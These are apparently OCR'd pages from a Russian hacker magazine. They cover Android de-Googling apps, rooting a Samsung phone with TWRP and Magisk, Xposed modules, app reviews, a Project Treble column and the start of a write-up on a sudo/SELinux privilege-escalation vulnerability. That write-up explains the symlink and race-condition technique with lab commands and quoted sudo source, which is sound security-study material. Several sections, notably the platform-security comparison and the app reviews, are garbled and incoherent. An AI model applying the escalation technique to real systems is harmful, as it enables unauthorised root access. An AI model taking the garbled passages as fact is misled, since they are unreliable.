Ну и напоследок скажу про возможность смотреть видео без сервисов Google. Для этого есть несколько альтернатив. Не буду останавливаться на других видеохостингах, отмечу лишь пару сервисов, завязанных на YouTube:

- Модифицированный YouTube, которому для работы не нужны сервисы и GApps. Проект давно не развивается, но приложение до сих пор работает (хотя, возможно, и не на всех устройствах).
- NewPipe — легковесный клиент, не имеет главной страницы с лентой или предложениями, но ищет видео на YouTube по ключевым словам. Позволяет не только просматривать видео, но и скачивать ролики в различных доступных форматах и качестве.

ЗАКЛЮЧЕНИЕ

В последнее время люди все больше заботятся о конфиденциальности информации при использовании мобильных устройств. Ну а спрос рождает предложение. Можно найти огромное количество приложений, предоставляющих в том или ином виде защиту данных, end-to-end шифрование и так далее. И хотя желание уйти из-под надзора вызывает некоторые трудности при эксплуатации девайсов, их все же можно одолеть с помощью дополнительного софта.

Сергей Чирко
iambvb@gmail.com

ЗА ГРАНИЦАМИ ДОЗВОЛЕННОГО

ПРОКАЧИВАЕМ СТОКОВУЮ ПРОШИВКУ SAMSUNG

Прошивки смартфонов Samsung нашпигованы огромным количеством функций и настроек. Однако некоторые из них скрыты, а многие полезные возможности кастомных прошивок в них просто недоступны. К тому же прошивка содержит массу дополнительного софта, который висит в памяти и удалить который невозможно. В этой статье мы расскажем, как расширить функциональность стоковой прошивки и подчистить ее от хлама.

Смартфоны Samsung работают под управлением TouchWiz — сильно измененной версии Android. Поэтому методы ее модификации несколько отличаются от методов, применяемых в других прошивках, но в целом все довольно привычно.


Как и в случае с другими прошивками, потребуются права root. Сам процесс получения прав root чреват некоторыми рисками, так что мы должны подстраховаться и сделать бэкап. Для этого на смартфон необходимо установить кастомный рекавери TWRP.

УСТАНАВЛИВАЕМ TWRP

Если у тебя международная модель устройства, значит, никакой необходимости в разблокировке загрузчика нет. Просто следуй инструкции шаг за шагом. И убедись, что гаджет заряжен по крайней мере на 50%.

1. Устанавливаем USB-драйверы на Windows. Найти их можно на официальном ресурсе Samsung для разработчиков.
2. После установки обязательно перезагружаем компьютер.
3. Скачиваем программу Odin и распаковываем в любую папку.
4. Переходим на сайт twrp.me и скачиваем кастомный рекавери для своего аппарата. TWRP должен соответствовать номеру модели устройства (и никак иначе).
5. Запускаем Odin и переводим мобильное устройство в режим загрузки (download mode). Для этого его необходимо выключить, а затем зажать одновременно следующие кнопки: «Громкость вниз», «Домой» и «Питание». После этого смартфон попросит подтвердить действие — нажимаем «Громкость вверх».
6. Подключаем смартфон к компьютеру USB-кабелем и дожидаемся реакции Odin. В левой части программы должна появиться надпись Added — это означает, что устройство подключено. Если ничего не происходит в течение пяти-десяти минут, повторяем пятый и шестой шаги.
7. Теперь нажимаем кнопку AP и выбираем скачанный ранее файл TWRP.
8. Нажимаем Start.

За несколько секунд процесс прошивки завершится, и устройство автоматически перезагрузится.




Разрешаем доступ к системным разделам и главный экран TWRP

СОЗДАЕМ РЕЗЕРВНУЮ КОПИЮ ДАННЫХ

1. Запускаем телефон в режиме рекавери. Для этого выключаем его, а затем нажимаем и несколько секунд удерживаем кнопки «Громкость вверх», «Домой» и «Питание».
2. На главном экране выбираем меню Backup, ставим галочки напротив всех разделов, кроме Cache.
3. Определяемся с местом хранения бэкапа, нажав кнопку Select Storage. Я рекомендую использовать карту памяти, если есть возможность.
4. Перетаскиваем ползунок внизу экрана слева направо, чтобы выполнить резервное копирование.

Обрати внимание: вес бэкапа может превышать 6 Гбайт! Он хранится в папке TWRP.




Меню создания бэкапа и выбор места его хранения

ПОЛУЧАЕМ ПРАВА ROOT

Есть несколько способов получить root. Самые ходовые — установить SuperSU или Magisk Manager с помощью TWRP. Так как SuperSU на смартфонах Samsung иногда приводит к бутлупам и другим неприятным последствиям, мы воспользуемся Magisk'ом.

1. Устанавливаем Magisk Manager.
2. Открываем Magisk Manager и тапаем по кнопке Download, разрешаем доступ к внутренней памяти и ждем, пока архив в формате ZIP загрузится на телефон.
3. Перезагружаемся в TWRP.
4. На главном экране TWRP переходим в раздел Install, перемещаемся в папку MagiskManager, которая находится на внутренней памяти устройства, и тапаем по архиву.
5. Перетаскиваем ползунок внизу экрана, чтобы выполнить установку. Далее нажимаем Reboot System.
6. Когда смартфон перезагрузится, открываем приложение Magisk Manager и убеждаемся, что права получены: на вкладке Status должна быть надпись Properly rooted.



Главный экран приложения Magisk Manager и доступные модули для загрузки

ЗА ГРАНИЦАМИ ДОЗВОЛЕННОГО

ПРОКАЧИВАЕМ СТОКОВУЮ ПРОШИВКУ SAMSUNG

УСТАНАВЛИВАЕМ XPOSED FRAMEWORK

Xposed Framework — это среда исполнения твиков, так или иначе рассчитанных исключительно Android. Официальная версия Xposed не будет работать на устройствах с оболочкой TouchWiz, но существует неофициальная ветка, которая функционирует корректно.

Есть две модификации Xposed: ARM и ARM64. Первая подходит для старых устройств с 32-битной архитектурой процессора, такие как Galaxy S5 и Galaxy Note 4, а вторая — для 64-битных Galaxy S6, S7, Note 5 и на базе Snapdragon. Определить подходящую версию фреймворка для своего аппарата и архитектуры процессора.

Для начала нужно скачать установщик www.apksamurai (installer), который поддерживает Android, если возникнут проблемы. Кладем файл apk на флешку, перезагружаемся и устанавливаем Xposed. Если следующие шаги пройдут гладко, то есть, запустятся, перезагрузятся и не будут зависать, чтобы удалить Xposed.

Далее скачиваем и устанавливаем Xposed Installer. Он играет роль менеджера модулей (твиков), с помощью которого их можно устанавливать и удалять.

Главный экран Xposed Installer и список доступных модулей

МОДУЛИ XPOSED

Для установки твиков можно использовать сам Xposed Installer. Открываем боковое меню и переходим в подменю «Поиск модулей». Далее в поле поиска вводим название интересующего нас твика, а затем переходим на вкладку «Версии» и нажимаем кнопку «Установить». Когда загрузка завершится, перезагружаем аппарат. Обязательно модули активируем в перезагрузкам телефона.


Обзор возможных твиков для стоковой прошивки в дополнение к оболочкам TouchWiz, поэтому их установка может привести к бутлупу. В этом случае придется прошивать аппарат в FWFP и прошивать заново.

Xposed Edge

Xposed Edge — это модуль, который позволяет переназначить все фирменные клавиши, включая клавишу навигации, кнопки, использовать жесты и не только. Работоспособность на Galaxy устройствах проверена.

Основные возможности Xposed Edge:

- переназначение фирменных кнопок;
- бесконечное меню навигации;
- использование жестов для навигации;
- скрыть для управления функциями (яркость, фильтр экрана, громкость);
- заморозка приложений;
- бесконечные панели;
- ускоренный интерфейс;
- отдельный набор настроек.


Настройки
Xposed Edge
Основные настройки
Настройки панелей
Настройки жестов
Настройки кнопок
Настройки меню
Настройки ускорителя
Настройки приложений
Сброс настроек
Версия 1.0.0 (Build 1)
Версия 1.0.0 (Build 1)
Версия 1.0.0 (Build 1)

КТО НА СВЕТЕ ВСЕХ ДЫРЯВЕЕ

ОБЗОР ПЛАТФОРМ ДЛЯ ПОРТАТИВНЫХ ПК, СРАВНИВАЕМ ЧЕ ВОЛУ ПОРТАЛ, ВЕБ, ANDROID, WINDOWS CE, LINUX, PALM И ПРОЧИЕ

Мы часто пишем о безопасности мобильных ОС, подробно разбираем «дырявые» элементы, показываем, как обойти слабые стороны защиты и способы безопасности. Мы писали и о слежке за пользователями, и о том, как «дырявые» приложения подрывают доверие к разным платформам. Но пришло время подвести итоги: учтив пользователям дыр в обзоре прошлых релизов. Какие из современных мобильных платформ наиболее безопасны для пользователя — или хотя бы наименее уязвимы для злоумышленников? Читайте!

ЧТО ТАКОЕ БЕЗОПАСНОСТЬ?


Для начала определимся с критериями, на которых, по-хорошему, что есть «безопасность». Мы выделили следующие критерии, которые в первом приближении определяют уязвимость к вирусным воздействиям:

- Наличие/отсутствие в системе фирменной загрузки — это дает возможность сделать ее «стерильной» перед первым использованием, а также гарантирует, что ПО, которое загружено при сборке, не будет подменено в процессе доставки к пользователю. Наличие/отсутствие в системе сторонних ПО — чем больше сторонних приложений, тем больше вероятность «дырявости» системы. Наличие/отсутствие такого ПО, как Java, Flash, Adobe Reader, Office, Outlook, Office, Outlook, Office, Outlook

КТО НА СВЕТЕ ВСЕХ ДЫРЯВЕЙ

СРАВНИТЕЛЬНЫЙ ОБЗОР ПОЧТОВЫХ КЛИЕНТОВ IOS, WINDOWS, ANDROID, SYMBIAN, PALM И TIZEN

Так же как и время, мобильный собирает информацию о пользователе даже осуществляя ТО. Обычно данные с мобильных клиенты отправляются после подключения к серверу. Но, например, Windows Mobile 6.5 может отправлять данные даже в том числе данные приложения. Также, в отличие от Windows Mobile 6 (ВМ) до iOS 4 обновление приложения можно сделать, не не подключая. Такие возможности есть в Windows Mobile 6.5 и Symbian.


Settings
Back up to OneDrive
Back up to OneDrive
Back up your photos and videos to your OneDrive
Upgrade to OneDrive for Business
Back up photos and videos to your OneDrive for Business
Photos
Photos
Photos

ВЫПУСК #30
МАЙСКИЙ НАБОР ГИКА

СЕГОДНЯ В ВЫПУСКЕ: ЭКРАННАЯ КНОПКА ГООГЛЕ ДЛЯ ДОСТУПА КО ВСЕМУ, ПЛЕЕР, УМЕЮЩИЙ СКАЧИВАТЬ И ПРОИГРЫВАТЬ МУЗЫКУ С YOUTUBE В ФОНЕ, ПРОГРАММА SPEAKS, ЗАЧИТЫВАЮЩАЯ УВЕДОМЛЕНИЯ ГОЛОСОМ, А ТАКЖЕ БОТ TELEGRAM, СПОСОБНЫЙ УПРАВЛЯТЬ ТЕЛЕФОНОМ, СМАРТФОНОМ И ОТСЛЕЖИВАТЬ ЕГО.


FOOVIEW, КНОПКА БЫСТРОГО ДОСТУПА КО ВСЕМУ

После того как разработчик популярнейшего файлового менеджера ES File Explorer потерял права на свое детище (подробнее читайте в номере за февраль) разобщенное наного приложение. Вскоре на свет появился Tonkon, полноправный наследник того же управления файлами, менее обширного запуска, перезапуска, программы для очистки оперативки, браузера и файлового менеджера.

Автор полюбившегося Foolview как производное, делающее работу со смартфоном лучше, но с сохранением всех его возможностей, обеспечивает доступ к различным функциям. После того как ты установишь приложение и дашь ему все необходимые разрешения, на экране появится кнопка-стрелка (правой или левой, на выбор) появится полноправный круг.

С помощью этого круга можно делать огромное количество вещей. Нажал раз, сжал, потянул его влево или вправо, вверх или вниз (с левой стороны, ты наверняка, кнопку «Назад» Проглаю до середины экрана — и нажимаешь «Домой». Если нажать дважды, можно переключиться между последними тремя вещами, еще раз нажал — открылся панель уведомлений.

Дальше — больше: Foolview позволяет делать предпросмотр частей экрана и которыхто любой отображенной на экране текст. Для этого просто вытяни палец и остановись на нужном тебе слова (правда, сделать это сложно, зато потом, чтобы обвести прямоугольник, после этого отпустить пальцы). Для этого отпустить палец, а которым ты решишь, выделить текст, а также скопировать текст, а также скопировать картинку.



Кнопка быстрого доступа к разным скриншотам экрана

Текст можно скопировать, найти в Гугле и даже создать установленному Google Translate для немедленного перевода. Картинку можно сохранить, выстрелить поиск по гугленовским и тоже же? Ну, отправляйся в даже одно дать анимированный GIF. И всех эти функциональность всегда под рукой.

Foolview также позволяет использовать для быстрого доступа меню приложениями. Для этого необходимо одну секунду удерживать круг. На экране появится меню иконок. Это все полезные можно изменить, нажав на соответствующую иконку на экране, сделать скриншот всего экрана или записать скриншот (в том числе часто экрана).

Меню приложений и ярлыков экрана

Но и это еще не все. Если в кнопке встроенный полноценный файловый менеджер, музыкальный проигрыватель, менеджер приложений, фотоаппарат, FTP-клиент и даже игра. Все это доступно в отдельном меню, которое можно открыть, потянув круг вверх. По большому счету это даже не меню, а «карманчиком» ES File Explorer.

Файловый менеджер и музыкальный проигрыватель


Foolview до сих пор находится в стадии активной разработки, поэтому пока он абсолютно бесплатен.

YOUTUBE MUSIC, ПРОСТОЙ СПОСОБ ВОСПРОИЗВЕДЕНИЯ YOUTUBE В ФОНОВОЙ РЕЖИМЕ

В YouTube очень много музыки, как клипов, так и с загрузкой вместо видеоряда. Однако прослушивать клипы в приложении, которое включено найти в Play Store, не позволяет слушать музыку в фоне с выключенным экраном. К счастью, на Google уже позаботились об этом недостатке.

YouTube Music — весьма простое приложение, единственная задача которого — позволять тебе прослушивать музыку с YouTube на можно обычного плеера или скачивать музыку компоненции в формате MP3 или AAC.


Просто установи и запусти приложение. На экране появится окно поиска, обойдя нашем на основе клипов или комплектов. Приложение сразу же начнет тебе можешь включить видео на полной экран (с возможностью выбрать качество). Что прекрасно, тебе без видео (иначе пластинки) или скачать, тоже можно с видео или только аудиозапись).



Поиск клипов и проигрывание

После включения трека в панели уведомлений появится стандартное для любого аудиоплеера уведомление, с помощью которого можно остановить воспроизведение или поставить на паузу. Однако во время воспроизведения можно выключить или продолжить заниматься другими делами, пока играет музыка.

Есть и недостатки. Во-первых, нельзя составлять плей-листы, каждая композиция проигрывается случайно. Кроме того, нельзя, YouTube из-за можно обычно слушать музыку добавлены или комплектации. Во-вторых, что интернет-радио поступать не получится.



Поиск клипов и проигрывание

БРЕЛОК, ПРИЛОЖЕНИЕ, ЧИТАЮЩЕЕ УВЕДОМЛЕНИЯ ВСЛУХ

Выходя на улицу, ты надеешься, что сможешь слушать музыку и отвлекаться на работу. Но пять тебе приходит уведомление. Возможно, чинего как-то, что лишь подумать. Достаешь смартфон из кармана, смотришь инфу об очередном новом видео в YouTube, убираешь смартфон обратно и идешь дальше. Проходит пять минут уведомление, в потном лице. Знаешь? Если да, ты тебе для варианта: купить за 200 долларов умные часы, которые, кроме как выводить уведомления, ничем не отличаются, или установить бесплатное приложение Speak.

Speak — это простое приложение с единственной функцией: зачитывать прищашение уведомления голосом. Когда на смартфон приходит очередное сообщение, сообщение, что «Вы получили новое». Speak проигрывает, а с помощью голосового движка, зачитывает заголовок уведомления и его содержание.

Источники уведомления, в точке приложения, их генерирующие, можно выбирать вручную. Так что, отдать приоритет, например, сообщениям, какой в этом и с нажимайка интернет-магазина не прыдется, только то, что нужно. Дополнительно можно настроить, куда выводить звук. Свои собой разумеется, основной динамик смартфона лучше отключить и активировать отдельное уведомление при подключении наушников или Bluetooth-гарнитуры. Также можно настроить приоритет, то есть то, что Speak будет говорить перед самим уведомлением.

Выбираем устройства выхода звука и приоритет

Speak предоставляет и уведомления о звонках, проигрывания или обновления. Чтобы остановить уведомление, можно использовать кнопку гарнитуры или просто включить звук.

REMOTE BOT FOR TELEGRAM, УПРАВЛЯЕМ СМАРТФОНОМ С ПОМОЩЬЮ TELEGRAM

В мире не можно найти множество приложений для удаленного управления смартфоном или ПК. Но все они имеют дин минусы: требование доверяться неизвестному сервису, который будет хранить и обрабатывать информацию о твоем смартфоне, и необходимость использовать не всегда удобный веб-интерфейс. Remote Bot for Telegram решает оба проблемы.

Remote Bot for Telegram, только называется не Telegram. Но самое для это вполне обычное приложение для Android, которое получает удаленные команды с помощью удаленного, отправляемые телеграм-ботом. Причем это и какой-то одинчный бот, а твой персональный, который будет слушать только тебя.

Главное окно Remote Bot и настройки

Сервер здесь тоже присутствует, но, по заявлению автора, он всего лишь выполняет роль диспетчера соединения между ботом и телефоном и обратно. Вернее, или нет этим словам — решать тебе, но стоит иметь в виду, что такое отсутствие сервера можно и гарантия того, что твоя информация в Telegram. В защиту разработчиков ведь, естественно.

Бот поддерживает следующие команды очень обширно. Приложение поддерживает:

- /sms — читать и отправлять СМС;
- /call — совершать телефонные звонки;
- /callhistory и /contacts — просматривать историю звонков и список контактов;
- /wifi, /bluetooth — включать/выключать Wi-Fi и Bluetooth;
- /photo — сделать фото;
- /player — управлять плеером;

и многое, многое другое, вплоть до выполнения задач Tasker и автозапуска приложений.

Управляем смартфоном

Все команды можно отдавать с любого устройства, где используется тот же аккаунт, к которому был подключен бот. Что интересно: Remote Bot пытается создать и подключить бота самостоятельно, для чего спрашивает номер телефона и принадлежит в SMS или Telegram код авторизации. Но этот способ может не сработать, и тогда бота придется создавать самому с помощью @botfather. Но он платный, все очень просто.

Бот распространяется бесплатно, стабильно работающее приложение. Единственный недостаток: ограничение в десять выполнений каждой команды в день. Снять его можно, отправив в Telegram сообщение /unlimited, либо один раз заплатив за пожизненный запрет. 90-50 рублей в месяц (очень странная цена-шкала политика, но приемлемая).

ПРОЕКТ TREBLE

РЕШЕНИЕ ПРОБЛЕМЫ ОБНОВЛЕНИЯ ANDROID

КОЛОНКА ЕВГЕНИЯ ЗОБНИНА

Евгений Зобнин
zobnin@glc.ru

Незадолго до начала Google I/O разработчики Android анонсировали инициативу под названием Treble. Ее суть сводится к тому, чтобы разделить Android на две части, которые можно будет обновлять независимо друг от друга и таким образом облегчить портирование новых версий Android на уже выпущенные смартфоны. Попробуем разобраться, что это значит на деле и какую проблему Google все же пытается решить.

КАК БЫЛО РАНЬШЕ

Однажды я уже писал о том, почему разработчики кастомных прошивок успевают портировать новую версию Android на смартфоны быстрее, чем сами компании — производители смартфонов. Кроме пофигизма, свойственного некоторым производителям, основных проблем три:

- внедрение собственных модификаций в Android и прохождение сертификации модифицированной ОС в Google требует времени;
- обновление определенных моделей смартфона может быть невыгодно с точки зрения бизнеса;
- новая версия Android требует обновленные драйверы, разработкой которых занимаются производители чипсета и других компонентов смартфона. Если производители не выпускают обновленные драйверы, компания — производитель смартфона не может портировать новую версию ОС.

С первой проблемой Google по понятным причинам особенно ничего сделать не может. Вторую проблему они попытались решить с помощью security-апдейтов, которые хоть и не ускоряют обновление смартфона до новой версии Android, но хотя бы позволяют производителям залатать дыры в старых версиях Android, приложив минимум усилий.

Третья проблема представляет для нас наибольший интерес. Дело в том, что Android, как и многие другие продукты Google, очень долгое время развивался в режиме вечной беты. Это значит, что Android менялся. Не только и не столько в плане интерфейса, сколько в плане внутренней архитектуры.

В Android никогда не было устоявшегося обратно совместимого интерфейса между системой и драйверами. В большинстве случаев нельзя было просто взять новую версию Android и «посадить» ее на драйверы и ядро Linux от старой версии. Почти всегда что-нибудь да отваливалось.

Требовались обновленные драйверы, разработкой которых занимался производитель железа, а вовсе не производитель смартфона. Поэтому, если производитель чипсета, камеры или Wi-Fi-адаптера по тем или иным причинам переставал поддерживать старое железо (что происходит очень часто, а в случае с такими компаниями, как Mediatek, — постоянно), полноценный порт новой версии Android становился невозможен.


Иногда, правда, бывали исключения, когда операционку можно было обновить, не обновляя драйверы (например, в обновлении Android 2.2 → 2.3 и 4.1 → 4.2 интерфейс между железом и системой почти не менялся), но чаще новая версия Android требовала обновления драйверов и проприетарных библиотек. Наиболее яркий пример: обновление Android 2.3 → Android 4.0, когда Google переделала половину системы. Также можно вспомнить переход на Camera2 API, Vulcan API, требование поддержки модуля TEE для хранения ключей шифрования, аппаратную поддержку шифрования.

Создатели кастомных прошивок, конечно, искали обходные пути, чтобы заставить новую версию Android работать на старых драйверах. В дело шли любые приемы от простого «тупо не работает, забейте» до различных программных прослоек, обеспечивающих работу на старых драйверах. Так, в кастомных прошивках для Xiaomi Redmi 1s есть прослойка, которая позволяет использовать камеру в Android 7.1.1, хотя драйверы для нее застряли еще на уровне версии 4.4.4.

Однако для компании — производителя смартфона такой подход неприемлем. Устройство с выполненным подобным образом портом может просто не пройти сертификацию Google, а если нет сертификации, магазин приложений устанавливать нельзя. Кроме того, такие прослойки не обеспечивают новую функциональность, которая может требоваться Android для корректной работы (например, поддержка новой версии OpenGL, возможности которой Android использует для создания новых эффектов анимации).

КАК БУДЕТ ТЕПЕРЬ

К счастью, Google наконец-то решила остановить эту вакханалию и стандартизовать-таки программный интерфейс между драйверами и Android. Это и есть инициатива Treble, и она будет воплощена в жизнь уже в Android 8.0 (Android O). Суть здесь очень проста и уже должна быть понятна: для портирования новой версии Android теперь надо будет всего лишь портировать новую версию Android, и она корректно заработает на уже имеющихся драйверах и той версии ядра Linux, с которой смартфон был выпущен на рынок.



Но это еще не все. Google заявляет, что уже ведет работу с поставщиками оборудования, чтобы включить части закрытых драйверов в основную кодовую базу Android, так что портировать Android будет еще проще. А если верить Romain Guy, отвечающему за графическую подсистему Android, то начиная с версии Android 8.0 пользователи даже смогут обновлять графические драйверы через Google Play!

ПОЧЕМУ ОНИ НЕ СДЕЛАЛИ ЭТОГО РАНЬШЕ?

Скорее всего, потому, что система Android только недавно превратилась в операционку, способную использовать возможности железа на полную катушку. Например, Camera2 API, позволяющий создавать профессиональные приложения для фото- и видеосъемки, появился только в Android 5.0. Поддержка AAudio API, инструмента создания профессиональных приложений для разработки звука, заявлена только в Android O. Vulkan API для создания высокопроизводительных 3D-приложений появился в Android 7.0.

Если бы Google реализовала прослойку Treble в более ранних версиях, она бы собственноручно затормозила развитие Android, так как новые возможности просто нельзя было бы использовать на устаревших драйверах.

Alex
aka
Digitalis
@digitalis_pen

КОГДА ВСЕ СУПЕР

ПОВЫШАЕМ ПРИВИЛЕГИИ ДО СУПЕРПОЛЬЗОВАТЕЛЯ ЧЕРЕЗ УЯЗВИМОСТЬ В SUDO

Команда sudo в UNIX и Linux позволяет обычному пользователю выполнять команды от имени других пользователей, в частности — от root. Ребята из Qualys нашли в sudo уязвимость типа LPE, которая дает атакующему возможность повысить привилегии в системе. Посмотрим, как это работает.

Уязвимость затрагивает все версии sudo, начиная 1.8.6p7 и заканчивая 1.8.20p2, а связана ошибка с неверной логикой обработки результатов **/proc/[pid]/stat** в функции **get_process_ttyname()**. Используя специально оформленные символические ссылки, злоумышленник может вызвать команду sudo и подменить в ее контексте пользовательский терминал символом нужной цифры. Таким образом, он может перепутать содержимое этого файла результатом работы выполняемой через sudo команды.

ПОДГОТОВКА

Начнем с выбора операционной системы. Я буду использовать CentOS 7 в качестве гостевой ОС, поэтому все мои манипуляции будут актуальны именно для этой версии системы.

Запускать ОС через Docker я не советую — SELinux в нем работает не так же, как в полноценном дистрибутиве. Лучше использовать VMware или VirtualBox.

Чтобы протестировать уязвимость, нам понадобятся три условия:


1. Обычный пользователь с sudo-привилегиями выполняет какой-нибудь программы.
2. Активированный SELinux (Security Enhanced Linux).
3. Сам бинарник sudo должен быть собран с поддержкой SELinux (поддержка sudo -r role).

Разберемся с каждым пунктом.

Для начала создадим юзера **attacker**. Я уже сделал это на этапе установки системы, но если тебе по каким-то причинам такой вариант не подходит, то это можно проверить следующей командой в консоли:


```
useradd -d /home/attacker -s /bin/bash -p $(echo verysecretpass |
openssl passwd -1 -stdin) attacker
```

Теперь делегируем новосозданному юзеру возможность выполнять какую-нибудь команду от суперпользователя. Не буду далеко отходить от рецепта Qualys и для демонстрации уязвимости использую бинарник cat(), который занимается подсчетом контрольной суммы указанного файла. Для этого можно воспользоваться командой **visudo** или же просто добавить строчку **attacker ALL=(ALL) NOPASSWD: /usr/bin/sum** в файл **/etc/sudoers**.



Добавляем новую запись в файле sudoers

В CentOS 7 SELinux включен и прекрасно работает из коробки, поэтому никаких дополнительных действий второй и третий пункты от нас не потребуют. Проверить текущий статус подсистемы можно командой **sestatus**.




SELinux работает в CentOS из коробки

С подготовкой закончили, самое время скачивать эксплоит и переходить к разбору деталей уязвимости.

ДЕТАЛИ УЯЗВИМОСТИ

В самом начале я упомянул, что проблема находится в функции **get_process_ttyname**, которая объявлена в файле ttyname.c.

Давай разберемся, что делает эта функция. При выполнении команды она получает информацию о статусе процесса **/proc/[pid]/stat** и читает номер терминала tty из поля под номером 7 — **tty_nr**



Поле tty_nr (7) — номер терминала, который использует процесс

Саму структуру полей так можно посмотреть в файле **/usr/src/linux/fs/proc/array.c**.

```
array.c
```


```
491:        seq_printf(m, "%d (%s) %c", pid_nr_ns(pid, ns), tcomm, state)
492: ; [1 2 3]
494:        seq_put_decimal_ll(m, " ", ppid); [4]
495:        seq_put_decimal_ll(m, " ", pgid); [5]
496:        seq_put_decimal_ll(m, " ", sid); [6]
497:        seq_put_decimal_ll(m, " ", tty_nr); [7]
498:        seq_put_decimal_ll(m, " ", tty_pgrp);
```

Поля, как видишь, отделяются друг от друга пробелами. По ним функция **get_process_ttyname** и разбивает строку результата работы **/proc/[pid]/stat** для дальнейшего парсинга.

```
/src/ttyname.c
```

```
480: get_process_ttyname(char *name, size_t namelen)
481: {
...
498:     /* Try to determine the tty from tty_nr in /proc/pid/stat.
*/
491:     snprintf(path, sizeof(path), "/proc/%u/stat", (unsigned int)
getpid());
492:     if ((fp = fopen(path, "r")) != NULL) {
493:         len = getline(&line, &linesize, fp);
494:         fclose(fp);
495:         if (len != -1) {
496:             /* Field 7 is the tty dev (0 if no tty) */
...
501:             while (*++ep != '\0') {
502:                 if (*ep == ')') {
503:                     ep = '\0';
504:                     if (++field == 7) {
505:                         dev_t tdev = strtonum(cp, INT_MIN, INT_MAX, &errstr);
```

Теперь посмотрим на поле под номером 2 (**comm**). Это не что иное, как имя исполняемого файла, взятое в круглые скобки. А ведь оно вполне может содержать пробелы. Например, стандартный бинарник **cat** сможет, скопируем и сохраним его под новым именем — **cat with spaces**. Теперь выполним команду **cat\ with\ spaces /proc/self/stat** и посмотрим на результат.



Парсинг по пробелам выдающий верного определителя tty_nr

Как видишь, если тебе нужно, следуя коду функции **get_process_ttyname**, разбивать строку по пробелам, то элементом под номером 7 будет совсем не **tty_nr**, как ожидается. Выходит, что, используя определенное количество пробелов в имени, мы можем нарушить заложенную разработчиками логику работы функции **get_process_ttyname**.

Как можно управлять именем команды? Конечно, при помощи симлинков! Если мы вызовем sudo через такой симлинк с именем **./ 1** то **get_process_ttyname** вызовет функцию **sudo_ttyname_dev** для поиска несуществующего tty-устройства с номером 1 в массиве **search_devs**.

```
/src/ttyname.c
```

```
505:                 dev_t tdev = strtonum(cp, INT_MIN, INT_MAX, &errstr);
...
508:                 if (tdev > 0) {
512:                     errno = serrno;
512:                     ret = sudo_ttyname_dev(tdev, name, namelen);
...
318: sudo_ttyname_dev(dev_t rdev, char *name, size_t namelen)
319: {
...
326:     /*
327:      * First check search_devs for common tty devices.
328:      */
329:     for (sd = search_devs; (devname = *sd) != NULL; sd++) {
330:         len = strlen(devname);
331:         if (devname[len - 1] == '/') {
...
347: /*
348:  * Devices to search before doing a breadth-first scan.
349:  */
350: static char *search_devs[] = {
351:     "/dev/console",
352:     "/dev/wscons",
353:     "/dev/pts/",
354:     "/dev/vt/",
355:     "/dev/term/",
356:     "/dev/zcons/",
357:     NULL
358: };
```

Далее выполнение переходит к функции **sudo_ttyname_dev**, которая, в свою очередь, вызывает **sudo_ttyname_scan**. Эта функция проходит поиск несуществующего tty в каталоге **/dev/**. Он выполняется при помощи так называемого поиска в ширину (breadth-first search, BFS).

```
/src/ttyname.c
```

```
369:     /*
370:      * Not found?  Do a breadth-first traversal of /dev/.
371:      */
372:     ret = sudo_ttyname_scan(_PATH_DEV, rdev, false, name,
namelen);
```

В этот момент мы можем проиллюстрировать эксплуатацию уязвимости. Когда поиск проходит в устройстве **/dev/shm** (общей памяти, SHared Memory), атакующий может подсунуть программе в виде tty любое текстовое устройство в файловой системе. Затем, войдя в состояние гонки и успешно ее выиграв, можно представить любой файл в качестве своего терминала.

Дальше в игру вступают особенности работы sudo в рамках SELinux. Благодаря функции **relabel_tty** атакующий может изменить содержимое любого файла, включая файлы, принадлежащие суперпользователю. Причем для отражения ей чтения и записи текущих tty-устройств, в которое при помощи **dup2** направляется содержимое stdin, stdout и stderr. Используя манипуляции с симлинками, можно направить в произвольный файл результат работы команды, которая разрешена на исполнение через sudo.

```
/src/selinux.c
```

```
148: relabel_tty(const char *ttyn, int ptyfd)
149: {
...
156:     se_state.ttyfd = open(ttyn, O_RDWR|O_NOCTTY|O_NONBLOCK);
...
209:     /* Re-open tty to get new label and reset std{in,out,err} */
210:     close(se_state.ttyfd);
211:     se_state.ttyfd = open(ttyn, O_RDWR|O_NOCTTY|O_NONBLOCK);
...
220:     for (fd = STDIN_FILENO; fd <= STDERR_FILENO; fd++) {
219:         if (isatty(fd) && dup2(se_state.ttyfd, fd) == -1) {
```

КОГДА ВСЁ СУПЕР

ПОВЫШАЕМ ПРИВИЛЕГИИ ДО СУПЕРПОЛЬЗОВАТЕЛЯ ЧЕРЕЗ УЯЗВИМОСТЬ В SELINUX

